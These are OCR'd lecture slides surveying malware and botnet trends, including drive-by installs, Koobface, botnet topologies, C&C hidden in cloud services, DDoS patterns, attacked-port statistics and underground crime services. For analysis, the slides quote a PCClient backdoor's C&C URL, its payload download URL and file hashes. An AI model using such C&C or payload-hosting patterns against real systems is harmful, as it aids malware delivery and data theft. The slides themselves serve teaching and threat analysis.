
Application level attack: the drive-by

- Today email and other application-level functions laden with Trojans
- Now delivered via web sites - drive-by installs
  - Projected 1 in 10 web sites hosts malicious content
  - Web-based delivery means outpacing email, viruses, etc..

Social networking and messaging

Koobface:






- Attackers using social networks to spread via social engineering and internal messaging
- Difficult to maintain visibility into these vectors to collect and analyze malware

Evolving botnet topologies and communication

Topology	Design Complexity	Detect-ability	Message Latency	Surviv-ability
Centralized	*Low*	*Medium*	*Low*	*Low*
Peer-to-Peer	*Medium*	*Low*	*Medium*	*Medium*
Unstructured	*Low*	*High*	*High*	*High*

- More resilient topologies
- Obfuscating C&C
  - Hide in the open (e.g., Twitter, Google App Engine)
  - Encryption
- Agility
  - Fast flux
  - Domain generation algorithms

E.g., more resilient structures




A *B*

Dave Dittrich and Sven Dietrich, USENIX ;login: vol. 32, no. 6, December 2007, pp. 8-17

E.g., more scalable and reliable communications?

Why write application in Google's app engine?

- Easy to get Started
- Automatic scalability
- The reliability, performance and security of Google's infrastructure
- Cost efficient hosting
- Risk free trial period



http://xiaoiboxip.appspot.com/[OMITTED]?
hostname=&&systemcpoy=&&userName=

http://XX.XX.76.85/aa.exe</br>


cmd

MD5: 2143a7b9a9de6ea26987ed8ece29d2c6
SHA1: 30f6befc76e4e269e5aa9c01c735d55d7ca4099a
File type: application/x-ms-dos-executable
File size: 65024 bytes

aa.Exe
(PCClient Backdoor)

Jose Nazario, ASERT Blog, November 7th, 2009

E.g., Tweeting C&C



Evolving botnet attacks


Topology	Detectability	Design Complexity	Attack Value
Single Host DDoS	*High*	*Low*	*Low*
Multi Host DDoS	*Medium*	*Medium*	*Medium*
Identity Theft	*Low*	*High*	*Medium*
Spam	*Medium*	*Medium*	*High*
Phishing	*Medium*	*High*	*Medium*

- Impact (e.g., shift towards HTTP GET floods in DDoS campaign)
- Targeted Attacks

The DDoS "Hockey Stick Era"

Top Attacked Ports

Rank	Attacked Port	Fraction	Common UDP Use
1	80	0.362	None. via TCP:HTTP *(g)*
2	123	0.238	NTP server port
3	3074	0.079	XBox Live *(g)*
4	50557	0.062	Unknown
5	53	0.025	DNS; XBox Live *(g)*
6	25565	0.021	Minecraft *(g)*
7	19	0.012	chargen protocol
8	22	0.011	None. via TCP:SSH
9	5223	0.007	Playstation *(g)*; other
10	27015	0.006	Steam/e.g. Half-Life *(g)*
11	43594	0.004	Runescape *(g)*
12	9987	0.004	TeamSpeak3 *(g)*
13	8080	0.004	None. via TCP:HTTP alt.
14	6005	0.003	Unknown
15	7777	0.003	Several games *(g)*; other
16	2052	0.003	Star Wars *(g)*
17	1025	0.002	Win RPC; other
18	1026	0.002	Win RPC; other
19	88	0.002	XBox Live *(g)*
20	90	0.002	DNSIX (military)



Infrastructure

Botnet Toolkits

Pay per Install

Exploit packs

Spamit.com

Spam Services

DeCaptcha and Packing Services

DEATH BY CAPTCHA

FASTEST DISCOUNT CAPTCHA SOLVERS

Cloud Type	Legitimate
IaaS	Amazon EC2, Mosso
PaaS	Google App Engine, Azure